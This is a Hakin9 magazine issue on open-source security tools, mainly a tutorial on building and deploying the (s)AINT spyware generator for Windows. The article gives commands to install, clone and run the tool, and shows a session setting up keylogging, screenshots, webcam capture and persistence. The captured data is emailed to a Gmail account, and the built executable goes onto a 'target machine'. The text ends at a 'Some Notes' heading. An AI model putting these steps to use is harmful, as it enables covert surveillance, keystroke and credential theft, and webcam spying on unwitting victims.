Hakin9

PRACTICAL PROTECTION IT SECURITY MAGAZINE

VOL.12, NO. 14 OPEN

Open Source Tools

TEAM

Editor-in-Chief
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

Editors:

Marta Sienicka
sienicka.marta@hakin9.com

Marta Strzelec
marta.strzelec@eforensicsmag.com

Anna Kondzierska
anna.kondzierska@hakin9.org

Proofreader:
Lee McKenzie

Senior Consultant/Publisher:
Paweł Marciniak

CEO:
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

Marketing Director:
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

DTP
Marta Sienicka
sienicka.marta@hakin9.com

Cover Design
Hiep Nguyen Duc

Publisher
Hakin9 Media Sp. z o.o.
02-676 Warszawa
ul. Postępu 17D
Phone: 1 917 338 3631

www.hakin9.org

Dear Readers!

Welcome to new and free edition of Hakin9. Warmest thoughts and best wishes for a wonderful Holiday and a Happy New Year. May peace, love and prosperity follow you always!

Last year when we published an OPEN edition of Hakin9 we invited specialists from cybersecurity field, so they could presented their opinions and experience. This time we decided to do something else. Having a good tool, software is one of the most important part of being a hacker or pentester. This edition is focused on various Open Source tools, created by the the most amazing people from cybersecurity field. Each one of them, prepared a tutorial that explains who its tool works and what it can do. We hope that you will learn a lot of new things and improve your skills.

We would also want to thank every author for participating in this project. We appreciate it a lot. If you like this publication you can share it and tell your friends about it! every comment means a lot to us. Thank you and Happy New Year!

Enjoy the issue,

Hakin9 Team

(S)AINT SPYWARE

by Tiago Rodrigo Lampert de Oliveira

ABOUT THE AUTHOR

Tiago Rodrigo Lampert de Oliveira

Tiago is an IT consultant, coder and software research engineer. Currently he works on some open source projects by hobby.

First of all...what is Spyware?

Spyware is a generic name given to programs that contain the functionality of secretly monitoring a user activity on your computer or device. They can be used for some perfectly legitimate purposes, but the majority of spyware is malicious.

Ok, so what is (s)AINT?!

```
    ..   ..
  pd'     `bq        db      `7MMF'`7MN.   `7MF'MMP""MM""YMM
 6P         YA      ;MM:          MM     MMN.    M  P'    MM    `7
6M' ,pP"Ybd `Mb     ,V^MM.        MM     M YMb   M       MM
MN  8I   `"  8M    ,M  `MM        MM     M  `MN. M       MM
MN  `YMMMa.  8M    AbmmmqMA       MM     M   `MM.M       MM
YM. L.   I8 ,M9  A'      VML     MM     M     YMM       MM
 Mb M9mmmP' dM .AMA.   .AMMA..JMML..JML.    YM      .JMML.
  Yq.     .pY
    ``   ''
```

The (s)AINT is a Spyware Generator Open Source for Windows systems written in Java and was created only for good purposes and personal use.

It has some features like:

- ✓ Keylogger
- ✓ Take Screenshot
- ✓ Webcam Capture
- ✓ Persistence on target system

Tested On


The Operating System used was Kali Linux - Rolling Edition (www.kali.org).

How to Use

As it is written in Java, it is necessary to install some dependencies on the system so that we can generate spyware.


Follow the steps to configure dependencies on operating system.

We must install *JRE 8, JDK 8* and *Maven* packages:




```
root@kali:~# apt install maven default-jdk default-jre openjdk-8-jdk openjdk-8-jre -y
```

To generate an .EXE using *launch4j* the following packages are necessary:




```
root@kali:~# apt install zlib1g-dev libncurses5-dev lib32z1 lib32ncurses5 -y
```

Getting (s)AINT: www.github.com/tiagorlampert/sAINT




```
root@kali:~# git clone https://github.com/tiagorlampert/sAINT.git
```

Go into the repository:




```
root@kali:~# cd sAINT/
root@kali:~/sAINT# ls
configure.sh  launch4j.tar.xz  LICENSE  README.md  src_template
content       lib              pom.xml  sAINT.jar
root@kali:~/sAINT# 
```

Install and configure Maven libraries:




```
root@kali:~/sAINT# chmod +x configure.sh
root@kali:~/sAINT# ./configure.sh
```

Run (s)AINT:




```
root@kali:~/sAINT# java -jar sAINT.jar
```

Press [ENTER] to continue:




```
      ..   ..
    pd'     `bq        db      `7MMF'`7MN.   `7MF'MMP""MM""YMM
   6P          YA      ;MM:       MM    MMN.    M  P'    MM    `7
  6M' ,pP"Ybd `Mb     ,V^MM.      MM    M YMb   M        MM
  MN  8I   `"  8M    ,M  `MM      MM    M  `MN. M        MM
  MN  `YMMMa.  8M    AbmmmqMA     MM    M   `MM.M        MM
  YM. L.   I8 ,M9   A'     VML    MM    M     YMM        MM
   Mb M9mmmP' dM .AMA.   .AMMA..JMML..JML.    YM      .JMML.
    Yq.     .pY
      ``   ''                                   Version: 1.0
                  (s)AINT - Spyware Generator
                    Written by tiagorlampert

                      ** DISCLAIMER **
 THIS SOFTWARE IS PROVIDED "AS IS" WITHOUT WARRANTY OF ANY KIND.
 YOU MAY USE THIS SOFTWARE AT YOUR OWN RISK. THE USE IS COMPLETE
 RESPONSIBILITY OF THE END-USER. THE DEVELOPERS ASSUME NO
 LIABILITY AND ARE NOT RESPONSIBLE FOR ANY MISUSE OR DAMAGE
 CAUSED BY THIS PROGRAM.

 Close this window if you wish to exit. Otherwise,
 press [ENTER] key to continue...
```

You need a Gmail account and it is necessary to allow access to less secure apps on your Gmail account to send e-mail. Follow the steps to generate the spyware:



```
                +--------------------------------------------------+
   (__)         | WARNING: Use Gmail account only!                 |
(|)(00)         | E-mail will be sent when it reaches the specified |
 |/(__)\        | number of characters. Optionally you can enable  |
 |_/ _|         | Screenshot, Webcam Capture and Persistence.      |
                +--------------------------------------------------+

GENERATE SPYWARE
--------------------------------------------

[*] Enter your E-mail: test@gmail.com
[*] Enter your Password: passwd
[*] Enable Screenshot (Y/n): y
[*] Enable WebCam (Y/n): y
[*] Enable Persistence (Y/n): y
[*] Keep data on the computer? (Y/n): y
[*] Enter the number of characters to send E-mail: 100

+--------------------------------------------+
  Email: test@gmail.com
  Password: passwd
  Screenshot: true
  Webcam: true
  Persistence: true
  Keep Data: true
  Number of characters: 100
+--------------------------------------------+

[*] The information above is correct? (y/n): y

[*] Compiling...
[*] Successfully compiled in target/ folder.

[*] You would like to generate .EXE using lauch4j? (y/n): y

[*] Generating...
[*] Generated .EXE in target/ folder.

NOTE: Allow access to less secure apps on your gmail account.
-> https://www.google.com/settings/security/lesssecureapps
```

Within the ***target/*** folder, two files were generated, ***saint-1.0-jar-with-dependencies.exe*** and ***saint-1.0-jar-with-dependencies.jar***, which should be copied to the target machine.




root@kali: ~/sAINT/target

File Edit View Search Terminal Help

```
root@kali:~/sAINT# cd target/
root@kali:~/sAINT/target# ls
archive-tmp  generated-sources  saint-1.0-jar-with-dependencies.exe
classes      maven-status       saint-1.0-jar-with-dependencies.jar
root@kali:~/sAINT/target# 
```

Configure target machine

On target machine running Windows, install the latest Java JRE 8 from Oracle (www.java.com). The JRE is required and the executable will not work without it because Windows needs JRE for translating the program from Java bytecode to machine language.


Java Setup - Welcome

Welcome to Java

Java provides access to a world of amazing content. From business solutions to helpful utilities and entertainment, Java makes your Internet experience come to life.

Note: No personal information is gathered as part of our install process. Click here for more information on what we do collect.


Click Install to accept the license agreement and install Java now.

Some Notes

